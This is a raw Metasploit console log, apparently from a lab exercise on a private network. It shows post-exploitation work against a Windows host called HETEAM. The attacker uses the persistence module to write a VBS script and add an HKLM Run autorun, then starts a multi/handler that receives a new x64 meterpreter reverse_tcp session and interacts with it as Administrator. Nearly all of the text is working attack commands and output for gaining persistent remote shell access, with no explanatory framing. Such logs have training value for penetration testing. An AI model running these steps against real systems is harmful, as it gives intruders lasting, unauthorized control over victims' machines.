[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/persistence) > sessions

Active sessions
===============

  Id  Name  Type                     Information                  Connection
  --  ----  ----                     -----------                  ----------
  1         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ HETEAM  10.0.2.15:4444 → 10.0.2.101:49252 (10.0.2.101)

msf6 exploit(windows/local/persistence) > options

Module options (exploit/windows/local/persistence):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DELAY     10               yes       Delay (in seconds) for persistent payload to keep reconnecting back.
   EXE_NAME                   no        The filename for the payload to be used on the target host (%RAND%.exe by default).
   PATH                       no        Path to write payload (%TEMP% by default).
   REG_NAME                   no        The name to call registry value for persistence on target host (%RAND% by default).
   SESSION                    yes       The session to run this module on
   STARTUP   USER             yes       Startup type for the persistent payload. (Accepted: USER, SYSTEM)
   VBS_NAME                   no        The filename to use for the VBS persistent script on the target host (%RAND% by default


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port

   **DisablePayloadHandler: True   (no handler will be created!)**


Exploit target:

   Id  Name
   --  ----
   0   Windows



View the full module info with the info, or info -d command.
```

```
msf6 exploit(windows/local/persistence) > set payload windows/x64/meterpreter/reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/local/persistence) > set lport 4445
lport ⇒ 4445
msf6 exploit(windows/local/persistence) > set session 1
session ⇒ 1
msf6 exploit(windows/local/persistence) > set STARTUP SYSTEM
STARTUP ⇒ SYSTEM
msf6 exploit(windows/local/persistence) > EXPLOIT
[-] Unknown command: EXPLOIT
msf6 exploit(windows/local/persistence) > exploit

[*] Running persistent module against HETEAM via session ID: 1
[+] Persistent VBS script written on HETEAM to C:\Windows\TEMP\lJXLbADmT.vbs
[*] Installing as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\WkdNQcV
[+] Installed autorun on HETEAM as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\WkdNQcV
[*] Clean up Meterpreter RC file: /root/.msf4/logs/persistence/HETEAM_20230209.2601/HETEAM_20230209.2601.rc
msf6 exploit(windows/local/persistence) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.
```

```
msf6 exploit(multi/handler) > set lhost 10.0.2.15
lhost ⇒ 10.0.2.15
msf6 exploit(multi/handler) > set lport 4445
lport ⇒ 4445
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.2.15:4445
[*] 10.0.2.101 - Meterpreter session 1 closed.  Reason: Died



[*] Sending stage (200774 bytes) to 10.0.2.101
[*] Meterpreter session 2 opened (10.0.2.15:4445 → 10.0.2.101:49159) at 2023-02-09 03:32:08 +0100

meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter > bg
[*] Backgrounding session 2 ...
msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information                  Connection
  --  ----  ----                     -----------                  ----------
  2         meterpreter x64/windows  HETEAM\Administrador @ HETEAM  10.0.2.15:4445 → 10.0.2.101:49159 (10.0.2.101)
```




```
msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information                  Connection
  --  ----  ----                     -----------                  ----------
  2         meterpreter x64/windows  HETEAM\Administrador @ HETEAM  10.0.2.15:4445 → 10.0.2.101:49159 (10.0.2.101)

msf6 exploit(multi/handler) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > getuid
Server username: HETEAM\Administrador
meterpreter >
```